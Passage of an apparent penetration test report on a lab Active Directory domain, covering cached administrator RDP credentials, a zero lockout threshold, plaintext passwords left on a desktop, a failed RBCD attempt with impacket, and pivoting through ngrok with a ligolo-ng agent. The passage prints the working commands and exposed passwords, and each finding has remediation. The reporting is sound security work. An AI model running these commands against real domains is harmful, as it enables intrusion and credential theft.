  AuditSettings.admx                  A     1337  Sat Sep 15 11:13:19 2018
```

8.3.2 Remediation

- Restrict SYSVOL access to only required security groups (default read access is needed, but hardening should ensure no unnecessary permissions).
- Audit GPO scripts for **clear text passwords** and remove them.
- If service account credentials are found inside SYSVOL, rotate their passwords immediately.
- Implement **Group Managed Service Accounts (gMSA)** instead of embedding credentials in scripts.
- Monitor SMB share access logs for unusual activities.


8.4 Insecure storage / reuse of administrator credentials on jump server

Active Directory was previously logged in with the Administrator account on RDP, and I saw that the Administrator credentials were cut off in RDP, and after clicking connect, I automatically connected to Active Directory with the Administrator account.

Impact: High

8.4.1 Explotation

After opening the RDP program, typing the IP address 10.8.0.3 and clicking connect, I was automatically connected to Active Directory as an Administrator.



```
-a----          9/1/2025  10:40 PM             12 delete
-a----          9/1/2025  10:40 PM             12 stop


PS C:\Users\Administrator> cd ..
PS C:\Users> dir


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         8/28/2025  12:52 PM                .NET v4.5
d-----         8/28/2025  12:52 PM                .NET v4.5 Classic
d-----          9/5/2025   4:26 PM                Administrator
d-----          9/5/2025   4:35 PM                bayramov
d-----          9/8/2025   7:19 PM                Hesenov
d-----          9/6/2025  11:50 AM                Mammadov
d-r---          9/8/2025   8:03 PM                Public
-a----          9/1/2025  12:05 PM        5902336 OpenVPN.msi


PS C:\Users> _
```

8.4.2 Remediation

- Disable saving of credentials on jump servers.
- Enforce policies to prevent cached RDP credentials (via Group Policy: *“Do not allow passwords to be saved”*).
- Use PAM (Privileged Access Management) or credential vault solutions (CyberArk, HashiCorp Vault, etc.) for privileged account access.
- Regularly review jump servers to ensure they do not contain cached credentials for privileged accounts.
- Rotate the affected administrator password immediately.


8.5 Weak Password Policy – No Account Lockout Threshold Configured

During the assessment of the ***millitechstore.org*** Active Directory domain, it was observed that the password policy is weak. Although password complexity is enabled, the **account lockout threshold is set to 0**, meaning unlimited failed login attempts are allowed without triggering an account lockout. This misconfiguration makes the environment highly susceptible to brute-force and password spraying attacks.

Impact: High

8.5.1 Explotation

After using the **Get-ADDefaultDomainPasswordPolicy** command, the **LockoutThreshold** value was found to be **0**. This means that the desired account is unprotected against an infinite number of wrong password attempts.



```
*Evil-WinRM* PS C:\Users\Hesenov\Documents> Get-ADDefaultDomainPasswordPolicy

ComplexityEnabled           : True
DistinguishedName           : DC=millitechstore,DC=org
LockoutDuration             : 00:10:00
LockoutObservationWindow    : 00:10:00
LockoutThreshold            : 0
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : 015577a2-73f9-4117-a782-0e2f197c8b30
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

8.5.2 Remediation

- Configure an appropriate **Account Lockout Threshold** (e.g., 3–5 attempts).
- Ensure **Account Lockout Duration** and **Observation Window** values are set to balance security and usability.
- Regularly audit domain password policies and enforce **least privilege principles**.
- Consider implementing **multi-factor authentication (MFA)** for critical accounts.


8.6 Sensitive credentials stored in cleartext on Administrator’s desktop

After privilege escalation on Jumpserver, Active Directory credentials were placed on the Administrator account's desktop. These credentials could be easily obtained in the event of a potential attack. Therefore, account information should not be placed in easily visible locations.

Impact: Medium

8.6.1 Explotation

After performing privilege escalation on Jumpserver registry keys, after switching to the Administrator desktop, sensitive information was captured here, which could be used to access Active Directory through this information.



```
shahverenli000 Shahverenli@millitechstore.org
N7#zR9@xPq!4Lm$V

Ruslan - Mammadov@millitechstore.org - @Shahverenli!123
Revan - shahverenli@millitechstore.org - @Mammadov!123
Ilqar - hesenov@millitechstore.org - @Mammadov!321
Vuqar - Ekberli@millitechstore.org - @Shahverenli!123
Ruslan - necefov@millitechstore.org - @Shahverenli!123
```

8.6.2 Remediation

- Remove plaintext credentials from all systems.
- Implement proper credential management policies.
- Rotate all exposed user credentials immediately.
- Educate staff and administrators to avoid storing credentials in insecure locations.

8.7 Misconfigured ms-DS-MachineAccountQuota allows low-privileged users to add new machine accounts.


Lower-level users like hesenov user could add computers to Active Directory. A Resource-Based Constrained Delegation attack would be possible with this attack. However, it was not possible to complete this attack because the Hesenov user did not have the permission to write RBCD to another computer. If it were possible to carry out this attack, the management of the created computer would belong to the hesenov user, and the new computer would be connected to the

Domain Controller, and it would be possible to create a kerberos ticket for the Administrator using this.

Impact: Medium

8.7.1 Explotation


First, we check our permissions by typing **whoami /priv** and see that we have a permission called **SeMachineAccountPrivilege**. This permission means that the current user can create a new computer.



File Actions Edit View Help
root@kali: ~
root@kali: ~/millisecintern/advpn/VPN Config/Ilqar
root@kali: ~
root@kali: ~
root@kali: ~

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 10.8.0.3 -u hesenov -p @Mammadov\!321

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Hesenov\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\Hesenov\Documents>
```


We create a new computer named ILQARCOMPUTER using the command **impacket-addcomputer -dc-ip 10.8.0.3 -computer-name ILQARCOMPUTER\$ -computer-pass 'MyStr0ng!Pass' 'MILLITECHSTORE/hesenov:@Mammadov!321'**.



File Actions Edit View Help
root@kali: ~
root@kali: ~/millisecintern/VPN Config/Ilqar
root@kali: ~
root@kali: ~
root@kali: ~

```
┌──(root㉿kali)-[~]
└─# impacket-addcomputer -dc-ip 10.8.0.3 -computer-name ILQARRCOMPUTER\$ -computer-pass 'MyStr0ng!Pass' 'MILLITECHSTORE/hesenov:@Mammadov!321'
Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies

[!] No DC host set and 'MILLITECHSTORE' doesn't look like a FQDN. DNS resolution of short names will probably fail.
[*] Successfully added machine account ILQARRCOMPUTER$ with password MyStr0ng!Pass.
```

Then we run the command below to change the msDS-AllowedToActOnBehalfOfOtherIdentity attribute and ILQARCOMPUTER$ can now impersonate any user on MILLITECH-STORE$. However, when we do this, it returns an **INSUFF_ACCESS_RIGHTS** error. This means that the hesenov user does not have permission to write RBCD to the computer.



```
┌──(root㉿kali)-[~]
└─# impacket-rbcd 'MILLITECHSTORE/hesenov:@Mammadov!321' \
  -dc-ip 10.8.0.3 \
  -delegate-from ILQARRCOMPUTER$ \
  -delegate-to MILLITECH-STORE$ \
  -action write
Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[-] Could not modify object, the server reports insufficient rights: 00002098: SecErr: DSID-031514A0, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
```


If we had this permission, we could create a kerberos ticket for the administrator account and dump all the hashes.

8.7.2 Remediation

- Set **ms-DS-MachineAccountQuota** to **0** to prevent unprivileged users from creating machine accounts.
- Regularly audit **Active Directory ACLs** and remove unnecessary **GenericAll / GenericWrite / WriteDACL** rights from non-privileged accounts.
- Restrict the use of **Resource-Based Constrained Delegation (RBCD)** to only explicitly required accounts and monitor for changes.
- Continuously monitor **msDS-AllowedToActOnBehalfOfOtherIdentity** modifications through SIEM or Windows Event Logs to detect abuse attempts.


9 Pivoting via ligolo-ng

We are pivoting to pentest AD from Kali linux. Jumpserver is the machine in the middle because we have access to jumpserver and jumpserver has access to AD. But first of all, it is necessary to escalate the privilege on the jumpserver so that I can send the agent.exe file for ligolo-ng to the jumpserver, because the defender captures the files that are open and visible. After sending the Agent.exe file, we open ngrok on our linux over TCP because our kali linux does not have access to the remote.




```
ngrok                                                          (Ctrl+C to quit)

🐳 Create instant endpoints for local containers within Docker Desktop → https://ngrok.com/r/docker

Session Status                online
Account                       ilqar3621@gmail.com (Plan: Free)
Version                       3.27.0
Region                        United States (us)
Latency                       162ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://4.tcp.ngrok.io:14769 -> localhost:11601

Connections                   ttl     opn     rt1     rt5     p50     p90
                              6       1       0.00    0.00    20.34   385.18
```

Then put the sent agent.exe file on jumpserver. For this, we use the command **.\ligolo-ng-agent.exe -connect 2.tcp.eu.ngrok.io:18078 -ignore-cert.**




```
PS C:\Users\Administrator\Desktop> .\ligolo-ng_agent_0.8.2_windows_amd64.exe -connect 4.tcp.ngrok.io:14769 -ignore-cert
time="2025-09-08T10:38:19Z" level=warning msg="warning, certificate validation disabled"
time="2025-09-08T10:38:19Z" level=info msg="Connection established" addr="3.22.15.135:14769"
```

We use the command **./ligolo-ng_proxy_0.8.2_linux_amd64 -selfcert -laddr 127.0.0.1:18078** in our own linux, and we open listening with ligolo-ng and we receive connections through ligolo-ng.


root@kali: /usr/share/ligolo-ng-common-binaries
File Actions Edit View Help
root@kali: ~
root@kali: ~/millisecintern/advpn/VPN Config/Ilqar
root@kali: /usr/share/ligolo-ng-common-binaries
root@kali: ~
root@kali: ~
root@kali: ~
15:00

